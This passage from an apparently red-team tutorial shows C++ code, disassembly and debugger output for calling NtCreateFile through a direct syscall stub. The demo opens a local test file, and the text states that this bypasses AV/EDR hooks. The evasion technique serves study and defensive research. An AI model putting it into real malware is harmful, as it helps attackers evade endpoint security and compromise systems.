00007FF6B6035694 E8 FF BC FF FF       call         SysNtCreateFile (07FF6B603
        &fileHandle,
        FILE_GENERIC_WRITE,
        &oa,
        &osb,
        0,
        FILE_ATTRIBUTE_NORMAL,
        FILE_SHARE_WRITE,
        FILE_OVERWRITE_IF,
        FILE_SYNCHRONOUS_IO_NONALERT,
        NULL,
        0);
```

```
'syscalls.exe' (Win32): Loaded 'C:\Users\mantvydas\source\repos\syscalls\x64\Debug\sy
```

If we continue debugging, the debugger eventually steps in to our assembly code that defines the `SysNtCreateFile` procedure and issues the syscall for `NtCreateFile`. Once the syscall finishes executing, a handle to the opened file `c:\temp\test.txt` is returned to the variable `fileHandle`:



```
Process: [0x16C8] syscalls.exe    Thread: [0x3760] Main Thread    Stack Frame: main
```

```cpp
#pragma comment(lib, "ntdll")

EXTERN_C NTSTATUS SysNtCreateFile(
    PHANDLE FileHandle,
    ACCESS_MASK DesiredAccess,
    POBJECT_ATTRIBUTES ObjectAttributes,
    PIO_STATUS_BLOCK IoStatusBlock,
    PLARGE_INTEGER AllocationSize,
    ULONG FileAttributes,
    ULONG ShareAccess,
    ULONG CreateDisposition,
    ULONG CreateOptions,
    PVOID EaBuffer,
    ULONG EaLength);

int main()
{
    FARPROC addr = GetProcAddress(LoadLibraryA("ntdll"), "NtCreateFile");

    OBJECT_ATTRIBUTES oa;
    HANDLE fileHandle = NULL;
    NTSTATUS status = NULL;
    UNICODE_STRING fileName;
    IO_STATUS_BLOCK osb;

    RtlInitUnicodeString(&fileName, (PCWSTR)L"\\??\\c:\\temp\\test.txt");
    ZeroMemory(&osb, sizeof(IO_STATUS_BLOCK));
    InitializeObjectAttributes(&oa, &fileName, OBJ_CASE_INSENSITIVE, NULL, NULL);

    SysNtCreateFile(
        &fileHandle,
        FILE_GENERIC_WRITE,
        &oa,
        &osb,
        0,
        FILE_ATTRIBUTE_NORMAL,
        FILE_SHARE_WRITE,
        FILE_OVERWRITE_IF,
        FILE_SYNCHRONOUS_IO_NONALERT,
        NULL,
        0);

    return 0;
}
```

```
Memory 1
Address: 0x00007FF7C0A21880
0x00007FF7C0A21880  ?? ?? ?? ?? ?? ?? ?? ?? ?? ??  ..........
0x00007FF7C0A2188A  ?? ?? ?? ?? ?? ?? ?? ?? ?? ??  ..........
0x00007FF7C0A21894  ?? ?? ?? ?? ?? ?? ?? ?? ?? ??  ..........
0x00007FF7C0A2189E  ?? ?? ?? ?? ?? ?? ?? ?? ?? ??  ..........
0x00007FF7C0A218A8  ?? ?? ?? ?? ?? ?? ?? ?? ?? ??  ..........
0x00007FF7C0A218B2  ?? ?? ?? ?? ?? ?? ?? ?? ?? ??  ..........
0x00007FF7C0A218BC  ?? ?? ?? ?? ?? ?? ?? ?? ?? ??  ..........
0x00007FF7C0A218C6  ?? ?? ?? ?? ?? ?? ?? ?? ?? ??  ..........
0x00007FF7C0A218D0  ?? ?? ?? ?? ?? ?? ?? ?? ?? ??  ..........
0x00007FF7C0A218DA  ?? ?? ?? ?? ?? ?? ?? ?? ?? ??  ..........
0x00007FF7C0A218E4  ?? ?? ?? ?? ?? ?? ?? ?? ?? ??  ..........
0x00007FF7C0A218EE  ?? ?? ?? ?? ?? ?? ?? ?? ?? ??  ..........
0x00007FF7C0A218F8  ?? ?? ?? ?? ?? ?? ?? ?? ?? ??  ..........
0x00007FF7C0A21902  ?? ?? ?? ?? ?? ?? ?? ?? ?? ??  ..........
0x00007FF7C0A2190C  ?? ?? ?? ?? ?? ?? ?? ?? ?? ??  ..........
0x00007FF7C0A21916  ?? ?? ?? ?? ?? ?? ?? ?? ?? ??  ..........
0x00007FF7C0A21920  ?? ?? ?? ?? ?? ?? ?? ?? ?? ??  ..........
0x00007FF7C0A2192A  ?? ?? ?? ?? ?? ?? ?? ?? ?? ??  ..........
0x00007FF7C0A21934  ?? ?? ?? ?? ?? ?? ?? ?? ?? ??  ..........
```

```
Disassembly
Address: main(void)
    ZeroMemory(&osb, sizeof(IO_STATUS_BLOCK));
00007FF6B6035601 41 B8 10 00 00 00    mov         r8d,10h
00007FF6B6035607 33 D2                xor         edx,edx
00007FF6B6035609 48 8D 8D E8 00 00 00 lea         rcx,[osb]
00007FF6B6035610 E8 02 BC FF FF       call        memset (07F
    InitializeObjectAttributes(&oa, &fileName, OBJ_CASE_INSEN
00007FF6B6035615 C7 45 28 30 00 00 00 mov         dword ptr [
00007FF6B603561C 48 C7 45 30 00 00 00 00 mov        qword pt
00007FF6B6035624 C7 45 40 40 00 00 00 mov         dword ptr [
00007FF6B603562B 48 8D 85 B8 00 00 00 lea         rax,[fileNa
00007FF6B6035632 48 89 45 38          mov         qword ptr [
00007FF6B6035636 48 C7 45 48 00 00 00 00 mov        qword pt
00007FF6B603563E 48 C7 45 50 00 00 00 00 mov        qword pt

    SysNtCreateFile(
00007FF6B6035646 C7 44 24 50 00 00 00 00 mov        dword pt
00007FF6B603564E 48 C7 44 24 48 00 00 00 00 mov       qword
00007FF6B6035657 C7 44 24 40 20 00 00 00 mov        dword pt
00007FF6B603565F C7 44 24 38 05 00 00 00 mov        dword pt
00007FF6B6035667 C7 44 24 30 02 00 00 00 mov        dword pt
00007FF6B603566F C7 44 24 28 80 00 00 00 mov        dword pt
00007FF6B6035677 48 C7 44 24 20 00 00 00 00 mov       qword
00007FF6B6035680 4C 8D 8D E8 00 00 00 lea         r9,[osb]
00007FF6B6035687 4C 8D 45 28          lea         r8,[oa]
00007FF6B603568B BA 16 01 12 00       mov         edx,120116h
00007FF6B6035690 48 8D 4D 78          lea         rcx,[fileHa
00007FF6B6035694 E8 FF BC FF FF       call        SysNtCreate
        &fileHandle,
        FILE_GENERIC_WRITE,
        &oa,
        &osb,
        0,
        FILE_ATTRIBUTE_NORMAL,
        FILE_SHARE_WRITE,
        FILE_OVERWRITE_IF,
        FILE_SYNCHRONOUS_IO_NONALERT,
        NULL,
        0);

    return 0;
00007FF6B6035699 33 C0                xor         eax,eax
}
00007FF6B603569B 8B F8                mov         edi,eax
00007FF6B603569D 48 8D 4D A0          lea         rcx,[rbp-60
00007FF6B60356A1 48 8D 15 30 52 00 00 lea         rdx,[_load_
00007FF6B60356A8 E8 91 BC FF FF       call         RTC_CheckS
```

```
Output
Show output from: Debug
'syscalls.exe' (Win32): Loaded 'C:\Users\mantvydas\source\repos\syscalls\x64\Debug\syscalls.exe'. Sym
'syscalls.exe' (Win32): Loaded 'C:\Windows\System32\ntdll.dll'. Symbols loaded.
'syscalls.exe' (Win32): Loaded 'C:\Windows\System32\kernel32.dll'. Symbols loaded.
'syscalls.exe' (Win32): Loaded 'C:\Windows\System32\KernelBase.dll'. Symbols loaded.
'syscalls.exe' (Win32): Loaded 'C:\Windows\System32\vcruntime140d.dll'. Symbols loaded.
'syscalls.exe' (Win32): Loaded 'C:\Windows\System32\ucrtbased.dll'. Symbols loaded.
```

## So What?#

What this all means is that if an AV/EDR product had hooked `NtCreateFile` API call, and was blocking any access to the file c:\temp\test.txt as part of the hooked routine, we would have bypassed that restriction since we did not call the `NtCreateFile` API, but called its syscall directly instead by invoking `SysNtCreateFile` - the AV/EDR would not have intercepted our attempt to open the file and we would have opened it successfully.

## Code#

syscalls.cpp

```
#include "pch.h"

#include <Windows.h>

#include "winternl.h"

#pragma comment(lib, "ntdll")


EXTERN_C NTSTATUS SysNtCreateFile(

PHANDLE FileHandle,

ACCESS_MASK DesiredAccess,

POBJECT_ATTRIBUTES ObjectAttributes,

PIO_STATUS_BLOCK IoStatusBlock,

PLARGE_INTEGER AllocationSize,

ULONG FileAttributes,

ULONG ShareAccess,

ULONG CreateDisposition,

ULONG CreateOptions,

PVOID EaBuffer,

ULONG EaLength);


int main()

{

FARPROC addr = GetProcAddress(LoadLibraryA("ntdll"), "NtCreateFile");

OBJECT_ATTRIBUTES oa;

HANDLE fileHandle = NULL;

NTSTATUS status = NULL;
UNICODE_STRING fileName;

IO_STATUS_BLOCK osb;


RtlInitUnicodeString(&fileName, (PCWSTR)L"\\??\\c:\\temp\\test.txt");

ZeroMemory(&osb, sizeof(IO_STATUS_BLOCK));

InitializeObjectAttributes(&oa, &fileName, OBJ_CASE_INSENSITIVE, NULL, NULL);


SysNtCreateFile(

&fileHandle,

FILE_GENERIC_WRITE,

&oa,

&osb,

0,

FILE_ATTRIBUTE_NORMAL,

FILE_SHARE_WRITE,

FILE_OVERWRITE_IF,

FILE_SYNCHRONOUS_IO_NONALERT,

NULL,

0);


return 0;

}
```

## References#

Red Team Tactics: Combining Direct System Calls and sRDI to bypass AV/EDR | Outflank Blog

Outflank Blog

NtCreateFile function (winternl.h) - Win32 apps

docsmsft

Microsoft Windows System Call Table (XP/2003/Vista/2008/7/2012/8/10)